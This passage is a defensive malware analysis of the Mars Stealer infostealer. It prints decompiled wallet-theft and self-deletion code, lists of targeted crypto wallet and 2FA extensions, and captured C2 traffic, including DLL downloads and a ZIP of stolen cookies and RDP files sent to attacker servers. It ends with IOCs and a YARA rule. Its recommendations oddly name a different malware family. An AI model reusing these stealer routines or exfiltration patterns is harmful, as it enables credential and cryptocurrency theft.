

Exhibit 26: Grab panel

The loader allows the attacker(s) to upload additional payloads to the infected host including the modified/upgraded version of Mars Stealer. The loader functionality has the same constant paths mentioned above. The attacker(s) can enable the "Cold Wallet" option in the Loader panel, but it only works if the infected machine stores files related to crypto wallets and plugins (Exhibit 27).



Exhibit 27: Loader panel

As a part of the configuration, the attacker(s) can set up a Telegram Bot, which is used to receive the logs from infected machines. The settings panel also allows the attacker(s) to enable the following folders/files to collect:

- Downloads
- History
- Autofill (passwords, payment methods, addresses, etc.)
- Screenshot
- Discord

The attacker(s) can also choose the "Build self-delete" option to remove the stealer on the infected machine. The self-delete command is executed via command line (Exhibit 28):

- /c timeout /t 5 & del /f /q "%s" & exit

```
memset_0(v1, 0x104u);
memset_0(Filename, 0x104u);
GetModuleFileNameA(0, Filename, 0x104u);
wsprintfA(v1, (const char *)self_delete, Filename);// /c timeout /t 5 & del /f /q "%s" & exit
sub_415360((int)v3, 0, 60u);
v3[0] = 60;
v3[1] = 0;
v3[2] = 0;
v3[3] = dword_427814;
v3[4] = dword_427938;
v3[5] = (int)v1;
memset(&v3[6], 0, 12);
dword_427D98(v3);
memset_0(v3, 0x3Cu);
memset_0(v1, 0x104u);
return memset_0(Filename, 0x104u);
}
```

Exhibit 28: Self-deletion function

It is worth mentioning that the attacker(s) can replace their cryptocurrency and 2FA authenticator extensions in the browser with the ones collected on the victim's machine and eventually obtain access to it. Here is the list of cryptocurrency extensions the stealer collects:

Crypto wallet	Extension
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
MetaMask Binance Chain Wallet	nkbihfbeogaeaoehlefnkodbefgpgknn fhbohimaelbohpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb

Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicajoolhkkenfel
Nabox Wallet	nknhiehlklippafakaeklbeglecifhad
KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
LeafWallet	cihmoadaighcejopammfbmddcmdekcje
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Coin98 Wallet	aeachknmefphepccionboohckonoeemg

Below is the list of 2FA Authenticator extensions:

2FA Authenticator	Extension
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonielidgobddfffla l
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl?hl=ru
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk?hl=ru

Moreover, the stealer gathers the credentials and sensitive data from numerous browsers and crypto wallets (Exhibit 29).

```
{
  char v2[264]; // [esp+0h] [ebp-108h] BYREF

  crypto_wallet(0, Ethereum, Ethereum_path, (const char *)keystore, (_DWORD *)a1);
  crypto_wallet(0, Electrum, Electrum_path, (const char *)logs, (_DWORD *)a1);
  crypto_wallet(0, ElectrumLTC, ElectrumLTC_path, (const char *)logs, (_DWORD *)a1);
  crypto_wallet(0, Exodus, Exodus_path, (const char *)exodus_config_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, Exodus_path, (const char *)window_state_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)passphrase_json, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)seed_seco, (_DWORD *)a1);
  crypto_wallet(0, Exodus, exodus_wallet, (const char *)info_seco, (_DWORD *)a1);
  crypto_wallet(0, ElectronCash, ElectronCash_wallet, (const char *)default_wallet, (_DWORD *)a1);
  crypto_wallet(0, MultiDoge, MultiDoge_path, (const char *)multidoge_wallet, (_DWORD *)a1);
  crypto_wallet(0, JAXX, jaxx_local_storage, (const char *)file__0_localstorage, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)file_000003_log, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)CURRENT, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOCK, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOG, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)MANIFEST_000001, (_DWORD *)a1);
  crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)files_start_with_0000, (_DWORD *)a1);
  crypto_wallet(0, Binance, Binance_path, (const char *)app_store_json, (_DWORD *)a1);
  crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)wallet, (_DWORD *)a1);
  crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)config, (_DWORD *)a1);
  sub_4153E0(v2, 0x104u);
  folder_create((int)v2, 26);
  return sub_401280(&byte_41E022, v2, wallet_dat, a1);
}
```

Exhibit 29: The function responsible for gathering crypto wallet data

Supported browsers:

Internet Explorer, Microsoft Edge, Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser, Opera Stable, Opera GX, Opera Neon, Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird

Supported crypto wallets:

Dogecoin, Zcash, DashCore, LiteCoin, Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi

C2 Communication

The infected machine occasionally sends the POST requests to http://162.33.178[.]122/fakeurl.htm, which is a NetSupportManager server (Exhibit 30).

```
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
```

Exhibit 30: POST requests of NetSupport Manager traffic

The victim then reaches out to the Mars Stealer C2 server (/request) to grab additional DLL dependencies (Exhibit 31):

- softokn3.dll (Mozilla Firefox Library)
- sqlite3.dll (used for SQLite database)
- vcruntime140.dll (Microsoft Visual Studio runtime library)
- freebl3.dll (Mozilla NSS freebl Library)
- mozglue.dll (Mozilla Firefox Library)
- msvcp140.dll (Microsoft Visual Studio runtime library)
- nss3.dll (Network Security Services Mozilla Firefox Library)

```
GET /7AgkTb5xcS.php HTTP/1.1
Host: 5.45.84.214
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 07 Apr 2022 17:22:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 220
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

MXwxfDF8MXwwfDVxRGxQdVZLb1J8VGVsZWdyYW18MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptYXAqLCpjb25maWdzKnwxfDB8MHxyZHB8M
3wlREVTS1RPUCVcfCoucmRwfDB8MXwwfGNlcnwzfCVERVNLVE9QJVx8Ki5jZXJ8MHwxfDB8GET /request HTTP/1.1
Host: 5.45.84.214
Cache-Control: no-cache
Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9

HTTP/1.1 200 OK
Date: Thu, 07 Apr 2022 17:22:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Tue, 29 Mar 2022 23:20:20 GMT
ETag: "17e499-5db63ac340424"
Accept-Ranges: bytes
Content-Length: 1565849

PK........
z>T...v.1...5......softokn3.dll.[}x.E.....I.d.H0<.       l.....X.    . ..B`......_:..B...OP..(..xx.
..

.w....97...I`...E.]\a.q.Kts1.9.....................z...+..d......,3L.C..2....0....d.......<5a.......6...j}..U.6l...^..$l...C^.bO...k.M..H.WD<......
{...........6.Xt..w+..E..].....[O...a...x........}..{..'n..&m...........7.0..........ef...l.p.50p5.{....t...'....Ie.o.e....._[.q)..1L.%
g.0..m...
.Z.fk.os,..q(...>...`.....
dV.3..`..?%..9..o....V....0.S...
.b..2..rh.`.aHo...c.ah.E.e.q.)M.6.a.bk....p.S..5l\.`...0G..7...?..?....+'Z.pL.)..b.p,hs.j:.h...eV..%.$..P..@..Q.R.
```

Exhibit 31: The infected machine is reaching out to C2 Server to retrieve DLL components

The infected machine then sends out the collected data including RDP credentials and certificates in a ZIP archive to Mars Stealer C2 (Exhibit 32).

```
Cookie: PHPSESSID=5uvo5e15b67ce9fn1lchhrrgf9

------E3WBAIWTRQIM7Q90
Content-Disposition: form-data; name="file"

OPHDT2D26F37YM.zip
------E3WBAIWTRQIM7Q90
Content-Disposition: form-data; name="file"; filename="OPHDT2D26F37YM.zip"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

PK..........T.................Grabber/rdp.zipUT
..":Ob":Ob":ObPK.....................PK..........T.................Grabber/cer.zipUT
..":Ob":Ob":ObPK.....................PK..........T..B.H...y:......Cookies/Chrome_Default.txtUT
..#:Ob#:Ob#:Ob.{i..8..g.....J..X*..D.....u..(..M.[.x..(q.../...uE.5=k.....
.......<.I..ql..".....{z..9.h.....................a$0.....e Ls.|.....`.......A<.s.S.:nD.. .h.)...M.|S..{..UV.MYUU.v].YJ9.............;.....`S...F
.........C....-...     ....v.2;.@..bW>'dL........;5..(..?.s..n...L\/........`.>...#k8......[k..-s.....*gf.L....f..N...
..oY.....,..-..m.]h1,k...[.#....X...3..X..^.....P...a.....S.a...4.,.".Wd......?..,.b..d.g..8Y.=....,...<.............ASR.
...)@.d...Gm..y.............x.."_e}.           9.....f..C.>...K1e...D..........wZ.B..!r.;..E_X.p..h&.8q.v&.1...j..0w"i..#^....W.Z=..}
1..U....X..*.v....."/....C.X.~.4Gj...^......Oc...s;Fh...[<.....&..5...cq.1..f....!8..`......f.|.B.#q.............x..r.G'KK/.z....*7.W,.....
+....cU.....&..V).e.%o.|+...=.]/q.[?.../..'# .i.{...X.34'.4..%D....X.T,.....f    ..a....d...d$..n:..5.5..P....HE*.:..9.../[...
1.........S]....V...hF.Y.cibd.I.   `F...A.....<`_.;.N|..........<...n."._5aUy.{.|U......R............as)..,..xy.......<?..Y.-.a.'...C.H..*.....U^..
{Q.....d#~.`.\{N]x.......[...."....1.?...UuM...-...(..4.@G....).\.p..G..o.=.u..qi.Aq..=7L...
..ed..S.rN...uq...q...w.G6..+..=>....v1)v.?..S~...714..S...0:.G#m.t..;.X..
2....wj!...W.S.....&.^.]&.......B.......~....dw..=.l..........v...._.L.'F#.Yf..|(~]#bQB2x...,;..q.g..Z..=DS...E..S..|...
+X..Z>...._.'M.......~.....>......X...O......g..F>.............B..Hr...TW..p..|l]..0]..S...i.............U..g....~.....       H...        .%X.r..b....
(.8..T.q..iq..g.....t.....N..Z.n....-#a.u..#F"....e3oU4......M.3?..f.....hs.....?.......-^.....+l8..j!.s;x~~..e.U...>..l....}.......#...}....CA.
16A...X.w8.`..Y.f......l.\....a....X>...z6.:.X....\.!V.=...`          ..9..lF. AF...w...rI.|o").B..t:..X:....~B.!
*...BoG.R..........]Z..G>K.....x.J.D..o.=....g.'...<F,.<..#.W.e8...H..'2.@.a..|.b\.P.....3,o..k...._.V....+.S........!S.....,....R...(..
0....<-;d...W..m=Obzxa.......dk-J.....i........TY...I.S....v.\..q@..3)....(H"...K/H.v=........m........z..          ..}.;]
...K...d.Y..oq..{.T...
.`E....AY."V.a.b..      .......OA.a...Q.....dHu."......|B.}.j|.W.p..TM.\..;3g..,:.4\..Ckj..;.o..\&n../...c.1^......4..3.u.......2$...0.!.E..
[.H..!.l........w5Ky...g..!..'.Y..|Gf..a....?...D.y.O..._.....)...I..~.........A..cZ...H....k....th2.r.
8.......1.....G.........U8G&#'....t.C$.k.*...m.z...dI.;.E..............'Q.O...}.e...|...G....B...^.   vH.8.....
..Z.G.6..M.}....
.].}..'Z|..?...OH.$...C*.*,O..:I......??\_.....>.p...|...L..g...C.....'....`s.ec......e?.)....1f9.     v.......,...<.......!(.:/...<..d..c..c.
7.Lw.Al,.|...O....;.!......u.Xx....?W...RN....
.OA.1.......
```

Exhibit 32: Exfiltrated data sent out to C2

The following is an example of the exfiltrated data and the contents of the previously mentioned system.txt file (Exhibit 33).

```
Tag: Default

IP: IP?
Country: Country?

Working Path: C:\Users\John\AppData\Local\Temp\IXP000.TMP\Esitanza.exe.pif

Local Time: 7/4/2022 19:23:19
TimeZone: UTC0

Display Language: en-GB
Keyboard Languages: English (United States) / English (United Kingdom)

Is Laptop: No
Processor: Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz
Installed RAM: 8191 MB
OS: Windows 10 Pro (x64 Bit)
Videocard: Intel(R) UHD Graphics 630
Display Resolution: 1920x1080

PC name: 061544
User name: John
Domain name: ?
MachineID: 11389406-0377-47ed-98c7-d564e683c6eb
GUID: {453f715f-0c4f-11ec-a4f9-806e6f6e6963}

Installed Software:
Google Chrome 94.0.4606.61
Microsoft Edge 94.0.992.31
Microsoft Edge Update 1.3.151.27
Microsoft OneDrive 21.030.0211.0002
Java 8 Update 301 8.0.3010.9
Java Auto Updater 2.8.301.9
Adobe Refresh Manager 1.8.0
Adobe Acrobat Reader DC 21.007.20091
Realtek High Definition Audio Driver 6.0.1.7936
```



Exhibit 33: The contents of the exfiltrated ZIP archive including system.txt

During the analysis of Mars Stealer, we observed a number of similarities with Oski Stealer including anti-emulation and self-removal capabilities, language checks, loader, and grabber features of the stealer. The obfuscation mechanism is also identical to the previous versions of Mars Stealer: RC4 decryption key and Base64 strings. The Oski Stealer author removed the Telegram Support channel and stopped responding to requests on Oski Stealer at the end of June 2020.

eSentire's TRU team accesses with high confidence that Mars Stealer is a successor of Oski Stealer, although it is worth noting that unlike Oski Stealer, Mars Stealer does not support Outlook data and credential exfiltration.

How eSentire is Responding

Our Threat Response Unit (TRU) team combines threat intelligence obtained from research and cybersecurity incidents to create practical outcomes for our customers. We are taking a full-scale response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing cyber threat detections to identify malicious command execution, usage of renamed tools and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and MDR for Network.
- Performing global cyber threat hunts for indicators associated with Mars Stealer.

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against SolarMarker malware:

- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs employees on emerging threats in the threat landscape.
- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Prevent web browsers from automatically saving and storing passwords. It is recommended to use password managers instead.
- Enable multi-factor authentication whenever it is applicable.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various cyberattack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU team is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced cyber threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption. Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

- https://www.esentire.com/blog/fake-chrome-setup-leads-to-netsupportmanager-rat-and-mars-stealer
- https://blog.morphisec.com/threat-research-mars-stealer
- https://cyberint.com/blog/research/mars-stealer/
- https://www.cyberark.com/resources/threat-research-blog/meet-oski-stealer-an-in-depth-analysis-of-the-popular-credential-stealer
- https://docs.microsoft.com/en-us/windows/win32/api
- https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis
- https://blog.malwarebytes.com/threat-analysis/2018/08/process-doppelganging-meets-process-hollowing_osiris/

Indicators of Compromise

Name	Indicators
googleglstatupdt[.]com	Hosting ChromeSetup ISO

zrianevakn1[.]com	NetSupportManager RAT C2
162[.]33.178.122	NetSupportManager RAT C2
115d1ae8b95551108b3a902e48b3f163	ChromeSetup.iso
b15e0db8f65d7df27c07afe2981ff5a755666dce	ChromeSetup.exe
37c24b4b6ada4250bc7c60951c5977c0	NetSupportManager RAT
5[.]45.84.214	Mars Stealer C2 (Offline)
e57756b675ae2aa07c9ec7fa52f9de33935cbc0f	Mars Stealer
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	Esitanza.exe.pif (renamed AutoIt)
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	ANpRAHx.exe (disguised as 3uAirPlayer, drops Mars Stealer and obfuscated AutoIt scripts)
5c4e3e5fda232c31b3d2a2842c5ea23523b1de1a	Installer_ovl.exe
2a2b00d0555647a6d5128b7ec87daf03a0ad568f	consoleappmrss.exe
3c80b89e7d4fb08aa455ddf902a3ea236d3b582a	Fervore.wmd (obfuscated AutoIt script)
26136c59afe28fc6bf1b3aeba8946ac2c3ce61df	Vai.wmd (obfuscated AutoIt script, contains Mars Stealer)
e6f18804c94f2bca5a0f6154b1c56186d4642e6b	Una.wmd (obfuscated AutoIt script)

Yara Rules

```
import "pe" rule MarsStealer { meta: description = "Identifies Mars Stealer malware" author = "eSentire TI" date = "04/20/2022" hash = "e57756b675ae2aa07c9ec7fa52f9de33935cbc0f" strings: $string1 = "C:\\ProgramData\\nss3.dll" $string2 = "passwords.txt" $string3 = "screenshot.jpg" $string4 = "*wallet*.dat" $string5 = "Grabber\\%s.zip" condition: all of ($string*) and (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f) }
```

Skip To: